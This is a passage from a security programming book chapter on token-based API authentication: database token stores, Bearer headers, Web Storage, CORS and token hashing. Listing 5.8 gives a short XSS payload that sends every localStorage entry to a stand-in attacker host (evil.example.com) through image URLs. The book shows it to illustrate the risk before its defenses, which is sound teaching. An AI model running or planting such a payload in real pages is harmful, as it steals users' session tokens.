


Figure 5.3 Cookies provide the three key components of token-based authentication: client-side token storage, server-side state, and a standard way to communicate cookies between the client and server with the Set-Cookie and Cookie headers.

To replace cookies, you'll therefore need a replacement for each of these three aspects, which is what this chapter is all about. On the other hand, cookies come with unique problems such as CSRF attacks that are often eliminated by moving to an alternative scheme.

5.2.1 Storing token state in a database

Now that you've abandoned cookies, you also lose the simple server-side storage implemented by Spark and other frameworks. The first task then is to implement a replacement. In this section, you'll implement a `DatabaseTokenStore` that stores token state in a new database table in the existing SQL database.

[1] https://support.apple.com/en-gb/guide/mac-help/mchl732d3c0a/mac

Alternative token storage databases

Although the SQL database storage used in this chapter is adequate for demonstration purposes and low-traffic APIs, a relational database may not be a perfect choice for all deployments. Authentication tokens are validated on every request, so the cost of a database transaction for every lookup can soon add up. On the other hand, tokens are usually extremely simple in structure, so they don't need a complicated database schema or sophisticated integrity constraints. At the same time, token state rarely changes after a token has been issued, and a fresh token should be generated whenever any security-sensitive attributes change to avoid session fixation attacks. This means that many uses of tokens are also largely unaffected by consistency worries.

For these reasons, many production implementations of token storage opt for non-relational database backends, such as the Redis in-memory key-value store (https://redis.io), or a NoSQL JSON store that emphasizes speed and availability.

Whichever database backend you choose, you should ensure that it respects consistency in one crucial aspect: token deletion. If a token is deleted due to a suspected security breach, it should not come back to life later due to a glitch in the database. The Jepsen project (https://jepsen.io/analyses) provides detailed analysis and testing of the consistency properties of many databases.

A token is a simple data structure that should be independent of dependencies on other functionality in your API. Each token has a token ID and a set of attributes associated with it, including the username of the authenticated user and the expiry time of the token. A single table is enough to store this structure, as shown in listing 5.2. The token ID, username, and expiry are represented as individual columns so that they can be indexed and searched, but any remaining attributes are stored as a JSON object serialized into a string (`varchar`) column. If you needed to lookup tokens based on other attributes, you could extract the attributes into a separate table, but in most cases this extra complexity is not justified. Open the schema.sql file in your editor and add the table definition to the bottom. Be sure to also grant appropriate permissions to the Natter database user.

Listing 5.2 The token database schema

```
CREATE TABLE tokens(
    token_id VARCHAR(100) PRIMARY KEY,
    user_id VARCHAR(30) NOT NULL,
    expiry TIMESTAMP NOT NULL,
    attributes VARCHAR(4096) NOT NULL
);
GRANT SELECT, INSERT, DELETE ON tokens TO natter_api_user;
```

Link the token to the ID of the user.

Store the attributes as a JSON string.

Grant permissions to the Natter database user.

With the database schema created, you can now implement the `DatabaseTokenStore` to use it. The first thing you need to do when issuing a new token is to generate a fresh token ID. You shouldn't use a normal database sequence for this, because token IDs

must be unguessable for an attacker. Otherwise an attacker can simply wait for another user to login and then guess the ID of their token to hijack their session. IDs generated by database sequences tend to be extremely predictable, often just a simple incrementing integer value. To be secure, a token ID should be generated with a high degree of *entropy* from a cryptographically-secure *random number generator* (RNG). In Java, this means the random data should come from a `SecureRandom` object. In other languages you should read the data from /dev/urandom (on Linux) or from an appropriate operating system call such as `getrandom(2)` on Linux or `RtlGenRandom()` on Windows.

DEFINITION In information security, *entropy* is a measure of how likely it is that a random variable has a given value. When a variable is said to have 128 bits of entropy, that means that there is a 1 in 2^{128} chance of it having one specific value rather than any other value. The more entropy a variable has, the more difficult it is to guess what value it has. For long-lived values that should be unguessable by an adversary with access to large amounts of computing power, an entropy of 128 bits is a secure minimum. If your API issues a very large number of tokens with long expiry times, then you should consider a higher entropy of 160 bits or more. For short-lived tokens and an API with rate-limiting on token validation requests, you could reduce the entropy to reduce the token size, but this is rarely worth it.

What if I run out of entropy?

It is a persistent myth that operating systems can somehow run out of entropy if you read too much from the random device. This often leads developers to come up with elaborate and unnecessary workarounds. In the worst cases, these workarounds dramatically reduce the entropy, making token IDs predictable. Generating cryptographically-secure random data is a complex topic and not something you should attempt to do yourself. Once the operating system has gathered around 256 bits of random data, from interrupt timings and other low-level observations of the system, it can happily generate strongly unpredictable data until the heat death of the universe. There are two general exceptions to this rule:

- When the operating system first starts, it may not have gathered enough entropy and so values may be temporarily predictable. This is generally only a concern to kernel-level services that run very early in the boot sequence. The Linux `getrandom()` system call will block in this case until the OS has gathered enough entropy.
- When a virtual machine is repeatedly resumed from a snapshot it will have identical internal state until the OS re-seeds the random data generator. In some cases, this may result in identical or very similar output from the random device for a short time. While a genuine problem, you are unlikely to do a better job than the OS at detecting or handling this situation.

In short, trust the OS because most OS random data generators are well-designed and do a good job of generating unpredictable output. You should avoid the /dev/

(continued)

random device on Linux because it doesn't generate better quality output than /dev/urandom and may block your process for long periods of time. If you want to learn more about how operating systems generate random data securely, see chapter 9 of *Cryptography Engineering* by Niels Ferguson, Bruce Schneier, and Tadayoshi Kohno (Wiley, 2010).

For Natter, you'll use 160-bit token IDs generated with a `SecureRandom` object. First, generate 20 bytes of random data using the `nextBytes()` method. Then you can base64url-encode that to produce an URL-safe random string:

```
private String randomId() {
    var bytes = new byte[20];
    new SecureRandom().nextBytes(bytes);
    return Base64url.encode(bytes);
}
```

Generate 20 bytes of random data from SecureRandom.

Encode the result with URL-safe Base64 encoding to create a string.

Listing 5.3 shows the complete `DatabaseTokenStore` implementation. After creating a random ID, you can serialize the token attributes into JSON and then insert the data into the `tokens` table using the Dalesbred library introduced in chapter 2. Reading the token is also simple using a Dalesbred query. A helper method can be used to convert the JSON attributes back into a map to create the Token object. Dalesbred will call the method for the matching row (if one exists), which can then perform the JSON conversion to construct the real token. To revoke a token on logout, you can simply delete it from the database. Navigate to src/main/java/com/manning/apisecurityinaction/token and create a new file named DatabaseTokenStore.java. Type in the contents of listing 5.3 and save the new file.

Listing 5.3 The DatabaseTokenStore

```
package com.manning.apisecurityinaction.token;

import org.dalesbred.Database;
import org.json.JSONObject;
import spark.Request;

import java.security.SecureRandom;
import java.sql.*;
import java.util.*;

public class DatabaseTokenStore implements TokenStore {
    private final Database database;
    private final SecureRandom secureRandom;

    public DatabaseTokenStore(Database database) {
        this.database = database;
        this.secureRandom = new SecureRandom();
    }
```

Use a SecureRandom to generate unguessable token IDs.

```
    private String randomId() {
        var bytes = new byte[20];
        secureRandom.nextBytes(bytes);
        return Base64url.encode(bytes);
    }

    @Override
    public String create(Request request, Token token) {
        var tokenId = randomId();
        var attrs = new JSONObject(token.attributes).toString();

        database.updateUnique("INSERT INTO " +
            "tokens(token_id, user_id, expiry, attributes) " +
            "VALUES(?, ?, ?, ?)", tokenId, token.username,
                token.expiry, attrs);

        return tokenId;
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
        return database.findOptional(this::readToken,
                "SELECT user_id, expiry, attributes " +
                "FROM tokens WHERE token_id = ?", tokenId);
    }

    private Token readToken(ResultSet resultSet)
            throws SQLException {
        var username = resultSet.getString(1);
        var expiry = resultSet.getTimestamp(2).toInstant();
        var json = new JSONObject(resultSet.getString(3));

        var token = new Token(expiry, username);
        for (var key : json.keySet()) {
            token.attributes.put(key, json.getString(key));
        }
        return token;
    }

    @Override
    public void revoke(Request request, String tokenId) {
        database.update("DELETE FROM tokens WHERE token_id = ?",
                tokenId);
    }
}
```

Use a SecureRandom to generate unguessable token IDs.

Serialize the token attributes as JSON.

Use a helper method to reconstruct the token from the JSON.

Revoke a token on logout by deleting it from the database.

All that remains is to plug in the `DatabaseTokenStore` in place of the `CookieTokenStore`. Open Main.java in your editor and locate the lines that create the `CookieTokenStore`. Replace them with code to create the `DatabaseTokenStore`, passing in the Dalesbred Database object:

```
var databaseTokenStore = new DatabaseTokenStore(database);
TokenStore tokenStore = databaseTokenStore;
var tokenController = new TokenController(tokenStore);
```

Save the file and restart the API to see the new token storage format at work.

> **TIP** To ensure that Java uses the non-blocking /dev/urandom device for seeding the `SecureRandom` class, pass the option `-Djava.security.egd=file:/dev/urandom` to the JVM. This can also be configured in the java.security properties file in your Java installation.

First create a test user, as always:

```
curl -H 'Content-Type: application/json' \
  -d '{"username":"test","password":"password"}' \
  https://localhost:4567/users
```

Then call the login endpoint to obtain a session token:

```
$ curl -i -H 'Content-Type: application/json' -u test:password \
   -X POST https://localhost:4567/sessions
HTTP/1.1 201 Created
Date: Wed, 22 May 2019 15:35:50 GMT
Content-Type: application/json
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: private, max-age=0
Server:
Transfer-Encoding: chunked

{"token":"QDAmQ9TStkDCpVK5A9kFowtYn2k"}
```

Note the lack of a Set-Cookie header in the response. There is just the new token in the JSON body. One quirk is that the only way to pass the token back to the API is via the old `X-CSRF-Token` header you added for cookies:

```
$ curl -i -H 'Content-Type: application/json' \
  -H 'X-CSRF-Token: QDAmQ9TStkDCpVK5A9kFowtYn2k' \
  -d '{"name":"test","owner":"test"}' \
  https://localhost:4567/spaces
HTTP/1.1 201 Created
```

Pass the token in the X-CSRF-Token header to check that it is working.

We'll fix that in the next section so that the token is passed in a more appropriate header.

5.2.2 The Bearer authentication scheme

Passing the token in a `X-CSRF-Token` header is less than ideal for tokens that have nothing to do with CSRF. You could just rename the header, and that would be perfectly acceptable. However, a standard way to pass non-cookie-based tokens to an API exists in the form of the *Bearer token* scheme for HTTP authentication defined by RFC 6750 (https://tools.ietf.org/html/rfc6750). While originally designed for OAuth2 usage (chapter 7), the scheme has been widely adopted as a general mechanism for API token-based authentication.

> **DEFINITION** A *bearer token* is a token that can be used at an API simply by including it in the request. Any client that has a valid token is authorized to

use that token and does not need to supply any further proof of authentication. A bearer token can be given to a third party to grant them access without revealing user credentials but can also be used easily by attackers if stolen.

To send a token to an API using the Bearer scheme, you simply include it in an Authorization header, much like you did with the encoded username and password for HTTP Basic authentication. The token is included without additional encoding:[2]

```
Authorization: Bearer QDAmQ9TStkDCpVK5A9kFowtYn2k
```

The standard also describes how to issue a `WWW-Authenticate` challenge header for bearer tokens, which allows our API to become compliant with the HTTP specifications once again, because you removed that header in chapter 4. The challenge can include a realm parameter, just like any other HTTP authentication scheme, if the API requires different tokens for different endpoints. For example, you might return `realm="users"` from one endpoint and `realm="admins"` from another, to indicate to the client that they should obtain a token from a different login endpoint for administrators compared to regular users. Finally, you can also return a standard error code and description to tell the client why the request was rejected. Of the three error codes defined in the specification, the only one you need to worry about now is `invalid_token`, which indicates that the token passed in the request was expired or otherwise invalid. For example, if a client passed a token that has expired you could return:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Bearer realm="users", error="invalid_token",
        error_description="Token has expired"
```

This lets the client know to reauthenticate to get a new token and then try its request again. Open the TokenController.java file in your editor and update the `validateToken` and logout methods to extract the token from the `Authorization` header. If the value starts with the string `"Bearer"` followed by a single space, then you can extract the token ID from the rest of the value. Otherwise you should ignore it, to allow HTTP Basic authentication to still work at the login endpoint. You can also return a useful `WWW-Authenticate` header if the token has expired. Listing 5.4 shows the updated methods. Update the implementation and save the file.

Listing 5.4 Parsing Bearer Authorization headers

```
public void validateToken(Request request, Response response) {
    var tokenId = request.headers("Authorization");
    if (tokenId == null || !tokenId.startsWith("Bearer ")) {
        return;
    }
    tokenId = tokenId.substring(7);
}
```

Check that the Authorization header is present and uses the Bearer scheme.

The token ID is the rest of the header value.

[2] The syntax of the Bearer scheme allows tokens that are Base64-encoded, which is sufficient for most token formats in common use. It doesn't say how to encode tokens that do not conform to this syntax.

```
    tokenStore.read(request, tokenId).ifPresent(token -> {
        if (Instant.now().isBefore(token.expiry)) {
            request.attribute("subject", token.username);
            token.attributes.forEach(request::attribute);
        } else {
            response.header("WWW-Authenticate",
                    "Bearer error=\"invalid_token\"," +
                           "error_description=\"Expired\"");
    halt(401);
        }
    });
}
public JSONObject logout(Request request, Response response) {
    var tokenId = request.headers("Authorization");
    if (tokenId == null || !tokenId.startsWith("Bearer ")) {
        throw new IllegalArgumentException("missing token header");
    }
    tokenId = tokenId.substring(7);

    tokenStore.revoke(request, tokenId);

    response.status(200);
    return new JSONObject();
}
```

If the token is expired, then tell the client using a standard response.

Check that the Authorization header is present and uses the Bearer scheme.

The token ID is the rest of the header value.

You can also add the WWW-Authenticate header challenge when no valid credentials are present on a request at all. Open the UserController.java file and update the `requireAuthentication` filter to match listing 5.5.

Listing 5.5 Prompting for Bearer authentication

```
public void requireAuthentication(Request request, Response response) {
    if (request.attribute("subject") == null) {
        response.header("WWW-Authenticate", "Bearer");
        halt(401);
    }
}
```

Prompt for Bearer authentication if no credentials are present.

5.2.3 Deleting expired tokens

The new token-based authentication method is working well for your mobile and desktop apps, but your database administrators are worried that the tokens table keeps growing larger without any tokens ever being removed. This also creates a potential DoS attack vector, because an attacker could keep logging in to generate enough tokens to fill the database storage. You should implement a periodic task to delete expired tokens to prevent the database growing too large. This is a one-line task in SQL, as shown in listing 5.6. Open DatabaseTokenStore.java and add the method in the listing to implement expired token deletion.

Listing 5.6 Deleting expired tokens

```
public void deleteExpiredTokens() {
    database.update(
        "DELETE FROM tokens WHERE expiry < current_timestamp");
}
```

Delete all tokens with an expiry time in the past.

To make this efficient, you should index the expiry column on the database, so that it does not need to loop through every single token to find the ones that have expired. Open schema.sql and add the following line to the bottom to create the index:

```
CREATE INDEX expired_token_idx ON tokens(expiry);
```

Finally, you need to schedule a periodic task to call the method to delete the expired tokens. There are many ways you could do this in production. Some frameworks include a scheduler for these kinds of tasks, or you could expose the method as a REST endpoint and call it periodically from an external job. If you do this, remember to apply rate-limiting to that endpoint or require authentication (or a special permission) before it can be called, as in the following example:

```
before("/expired_tokens", userController::requireAuthentication);
delete("/expired_tokens", (request, response) -> {
    databaseTokenStore.deleteExpiredTokens();
    return new JSONObject();
});
```

For now, you can use a simple Java scheduled executor service to periodically call the method. Open DatabaseTokenStore.java again, and add the following lines to the constructor:

```
Executors.newSingleThreadScheduledExecutor()
        .scheduleAtFixedRate(this::deleteExpiredTokens,
                10, 10, TimeUnit.MINUTES);
```

This will cause the method to be executed every 10 minutes, after an initial 10-minute delay. If a cleanup job takes more than 10 minutes to run, then the next run will be scheduled immediately after it completes.

5.2.4 Storing tokens in Web Storage

Now that you've got tokens working without cookies, you can update the Natter UI to send the token in the `Authorization` header instead of in the `X-CSRF-Token` header. Open natter.js in your editor and update the `createSpace` function to pass the token in the correct header. You can also remove the credentials field, because you no longer need the browser to send cookies in the request:

```
    fetch(apiUrl + '/spaces', {
        method: 'POST',
        body: JSON.stringify(data),
```

Remove the credentials field to stop the browser sending cookies.

```
        headers: {
            'Content-Type': 'application/json',
            'Authorization': 'Bearer ' + csrfToken
        }
    })
```

Pass the token in the Authorization field using the Bearer scheme.

Of course, you can also rename the `csrfToken` variable to just `token` now if you like. Save the file and restart the API and the duplicate UI on port 9999. Both copies of the UI will now work fine with no session cookie. Of course, there is still one cookie left to hold the token between the login page and the natter page, but you can get rid of that now too.

Until the release of HTML 5, there were very few alternatives to cookies for storing tokens in a web browser client. Now there are two widely-supported alternatives:

- The Web Storage API that includes the `localStorage` and `sessionStorage` objects for storing simple key-value pairs.
- The IndexedDB API that allows storing larger amounts of data in a more sophisticated JSON NoSQL database.

Both APIs provide significantly greater storage capacity than cookies, which are typically limited to just 4KB of storage for all cookies for a single domain. However, because session tokens are relatively small, you can stick to the simpler Web Storage API in this chapter. While IndexedDB has even larger storage limits than Web Storage, it typically requires explicit user consent before it can be used. By replacing cookies for storage on the client, you will now have a replacement for all three aspects of token-based authentication provided by cookies, as shown in figure 5.4:

- On the backend, you can manually store cookie state in a database to replace the cookie storage provided by most web frameworks.
- You can use the Bearer authentication scheme as a standard way to communicate tokens from the client to the API, and to prompt for tokens when not supplied.
- Cookies can be replaced on the client by the Web Storage API.

Web Storage is simple to use, especially when compared with how hard it was to extract a cookie in JavaScript. Browsers that support the Web Storage API, which includes most browsers in current use, add two new fields to the standard JavaScript window object:

- The `sessionStorage` object can be used to store data until the browser window or tab is closed.
- The `localStorage` object stores data until it is explicitly deleted, saving the data even over browser restarts.

Although similar to session cookies, `sessionStorage` is not shared between browser tabs or windows; each tab gets its own storage. Although this can be useful, if you use




Figure 5.4 Cookies can be replaced by Web Storage for storing tokens on the client. The Bearer authentication scheme provides a standard way to communicate tokens from the client to the API, and a token store can be manually implemented on the backend.

`sessionStorage` to store authentication tokens then the user will be forced to login again every time they open a new tab and logging out of one tab will not log them out of the others. For this reason, it is more convenient to store tokens in `localStorage` instead.

Each object implements the same `Storage` interface that defines `setItem(key, value)`, `getItem(key)`, and `removeItem(key)` methods to manipulate key-value pairs in that storage. Each storage object is implicitly scoped to the origin of the script that calls the API, so a script from example.com will see a completely different copy of the storage to a script from example.org.

> **TIP** If you want scripts from two sibling sub-domains to share storage, you can set the `document.domain` field to a common parent domain in both scripts. Both scripts must explicitly set the `document.domain`, otherwise it will be ignored. For example, if a script from a.example.com and a script from b.example.com both set `document.domain` to example.com, then they will share Web Storage. This is allowed only for a valid parent domain of the script origin, and you cannot set it to a top-level domain like .com or .org. Setting the `document.domain` field also instructs the browser to ignore the port when comparing origins.

To update the login UI to set the token in local storage rather than a cookie, open login.js in your editor and locate the line that currently sets the cookie:

```
document.cookie = 'token=' + json.token +
    ';Secure;SameSite=strict';
```

Remove that line and replace it with the following line to set the token in local storage instead:

```
localStorage.setItem('token', json.token);
```

Now open natter.js and find the line that reads the token from a cookie. Delete that line and the `getCookie` function, and replace it with the following:

```
let token = localStorage.getItem('token');
```

That is all it takes to use the Web Storage API. If the token expires, then the API will return a 401 response, which will cause the UI to redirect to the login page. Once the user has logged in again, the token in local storage will be overwritten with the new version, so you do not need to do anything else. Restart the UI and check that everything is working as expected.

5.2.5 Updating the CORS filter

Now that your API no longer needs cookies to function, you can tighten up the CORS settings. Though you are explicitly sending credentials on each request, the browser is not having to add any of its own credentials (cookies), so you can remove the `Access-Control-Allow-Credentials` headers to stop the browser sending any. If you wanted, you could now also set the allowed origins header to `*` to allow requests from any origin, but it is best to keep it locked down unless you really want the API to be open to all comers. You can also remove `X-CSRF-Token` from the allowed headers list. Open CorsFilter.java in your editor and update the handle method to remove these extra headers, as shown in listing 5.7.

Listing 5.7 Updated CORS filter

```
@Override
public void handle(Request request, Response response) {
    var origin = request.headers("Origin");
    if (origin != null && allowedOrigins.contains(origin)) {
        response.header("Access-Control-Allow-Origin", origin);
        response.header("Vary", "Origin");
    }

    if (isPreflightRequest(request)) {
        if (origin == null || !allowedOrigins.contains(origin)) {
            halt(403);
        }

        response.header("Access-Control-Allow-Headers",
                "Content-Type, Authorization");
        response.header("Access-Control-Allow-Methods",
                "GET, POST, DELETE");
        halt(204);
    }
}
```

Remove the Access-Control-Allow-Credentials header.

Remove X-CSRF-Token from the allowed headers.

Because the API is no longer allowing clients to send cookies on requests, you must also update the login UI to not enable credentials mode on its fetch request. If you remember from earlier, you had to enable this so that the browser respected the Set-Cookie header on the response. If you leave this mode enabled but with credentials mode rejected by CORS, then the browser will completely block the request and you will no longer be able to login. Open login.js in your editor and remove the line that requests credentials mode for the request:

```
credentials: 'include',
```

Restart the API and UI again and check that everything is still working. If it does not work, you may need to clear your browser cache to pick up the latest version of the login.js script. Starting a fresh Incognito/Private Browsing page is the simplest way to do this.[3]

5.2.6 XSS attacks on Web Storage

Storing tokens in Web Storage is much easier to manage from JavaScript, and it eliminates the CSRF attacks that impact session cookies, because the browser is no longer automatically adding tokens to requests for us. But while the session cookie could be marked as HttpOnly to prevent it being accessible from JavaScript, Web Storage objects are *only* accessible from JavaScript and so the same protection is not available. This can make Web Storage more susceptible to XSS *exfiltration* attacks, although Web Storage is only accessible to scripts running from the same *origin* while cookies are available to scripts from the same domain or any sub-domain by default.

> **DEFINITION** *Exfiltration* is the act of stealing tokens and sensitive data from a page and sending them to the attacker without the victim being aware. The attacker can then use the stolen tokens to log in as the user from the attacker's own device.

If an attacker can exploit an XSS attack (chapter 2) against a browser-based client of your API, then they can easily loop through the contents of Web Storage and create an `img` tag for each item with the `src` attribute, pointing to an attacker-controlled website to extract the contents, as illustrated in figure 5.5.

Most browsers will eagerly load an image source URL, without the `img` even being added to the page,[4] allowing the attacker to steal tokens covertly with no visible indication to the user. Listing 5.8 shows an example of this kind of attack, and how little code is required to carry it out.

---

[3] Some older versions of Safari would disable local storage in private browsing mode, but this has been fixed since version 12.

[4] I first learned about this technique from Jim Manico, founder of Manicode Security (https://manicode.com).




Figure 5.5 An attacker can exploit an XSS vulnerability to steal tokens from Web Storage. By creating image elements, the attacker can exfiltrate the tokens without any visible indication to the user.

Listing 5.8 Covert exfiltration of Web Storage

```
for (var i = 0; i < localStorage.length; ++i) {
    var key = localStorage.key(i);
    var img = document.createElement('img');
    img.setAttribute('src',
        'https://evil.example.com/exfil?key=' +
           encodeURIComponent(key) + '&value=' +
           encodeURIComponent(localStorage.getItem(key)));
}
```

Loop through every element in localStorage.

Construct an img element with the src element pointing to an attacker-controlled site.

Encode the key and value into the src URL to send them to the attacker.

Although using HttpOnly cookies can protect against this attack, XSS attacks undermine the security of all forms of web browser authentication technologies. If the attacker cannot extract the token and exfiltrate it to their own device, they will instead use the XSS exploit to execute the requests they want to perform directly from within the victim's browser as shown in figure 5.6. Such requests will appear to the API to come from the legitimate UI, and so would also defeat any CSRF defenses. While more complex, these kinds of attacks are now commonplace using frameworks such as the Browser Exploitation Framework (https://beefproject.com), which allow sophisticated remote control of a victim's browser through an XSS attack.

NOTE There is no reasonable defense if an attacker can exploit XSS, so eliminating XSS vulnerabilities from your UI must always be your priority. See chapter 2 for advice on preventing XSS attacks.




Figure 5.6 An XSS exploit can be used to proxy requests from the attacker through the user's browser to the API of the victim. Because the XSS script appears to be from the same origin as the API, the browser will include all cookies and the script can do anything.

Chapter 2 covered general defenses against XSS attacks in a REST API. Although a more detailed discussion of XSS is out of scope for this book (because it is primarily an attack against a web UI rather than an API), two technologies are worth mentioning because they provide significant hardening against XSS:

- The *Content-Security-Policy* header (CSP), mentioned briefly in chapter 2, provides fine-grained control over which scripts and other resources can be loaded by a page and what they are allowed to do. Mozilla Developer Network has a good introduction to CSP at https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP.
- An experimental proposal from Google called *Trusted Types* aims to completely eliminate *DOM-based XSS* attacks. DOM-based XSS occurs when trusted JavaScript code accidentally allows user-supplied HTML to be injected into the DOM, such as when assigning user input to the `.innerHTML` attribute of an existing element. DOM-based XSS is notoriously difficult to prevent as there are many ways that this can occur, not all of which are obvious from inspection. The Trusted Types proposal allows policies to be installed that prevent arbitrary strings from being assigned to these vulnerable attributes. See https://developers.google.com/web/updates/2019/02/trusted-types for more information.

Pop quiz

2 Which one of the following is a secure way to generate a random token ID?

a Base64-encoding the user's name plus a counter.

b Hex-encoding the output of `new Random().nextLong()`.

(continued)

c Base64-encoding 20 bytes of output from a `SecureRandom`.
d Hashing the current time in microseconds with a secure hash function.
e Hashing the current time together with the user's password with SHA-256.

3 Which standard HTTP authentication scheme is designed for token-based authentication?

a NTLM
b HOBA
c Basic
d Bearer
e Digest

The answers are at the end of the chapter.

5.3 Hardening database token storage

Suppose that an attacker gains access to your token database, either through direct access to the server or by exploiting a SQL injection attack as described in chapter 2. They can not only view any sensitive data stored with the tokens, but also use those tokens to access your API. Because the database contains tokens for every authenticated user, the impact of such a compromise is much more severe than compromising a single user's token. As a first step, you should separate the database server from the API and ensure that the database is not directly accessible by external clients. Communication between the database and the API should be secured with TLS. Even if you do this, there are still many potential threats against the database, as shown in figure 5.7. If an attacker gains read access to the database, such as through a SQL injection attack, they can steal tokens and use them to access the API. If they gain write access, then they can insert new tokens granting themselves access or alter existing tokens to increase their access. Finally, if they gain delete access then they can revoke other users' tokens, denying them access to the API.

5.3.1 Hashing database tokens

Authentication tokens are credentials that allow access to a user's account, just like a password. In chapter 3, you learned to hash passwords to protect them in case the user database is ever compromised. You should do the same for authentication tokens, for the same reason. If an attacker ever compromises the token database, they can immediately use all the login tokens for any user that is currently logged in. Unlike user passwords, authentication tokens have high entropy, so you don't need to use an expensive password hashing algorithm like Scrypt. Instead you can use a fast, cryptographic hash function such as SHA-256 that you used for generating anti-CSRF tokens in chapter 4.




Figure 5.7 A database token store is subject to several threats, even if you secure the communications between the API and the database using TLS. An attacker may gain direct access to the database or via an injection attack. Read access allows the attacker to steal tokens and gain access to the API as any user. Write access allows them to create fake tokens or alter their own token. If they gain delete access, then they can delete other users' tokens, denying them access.

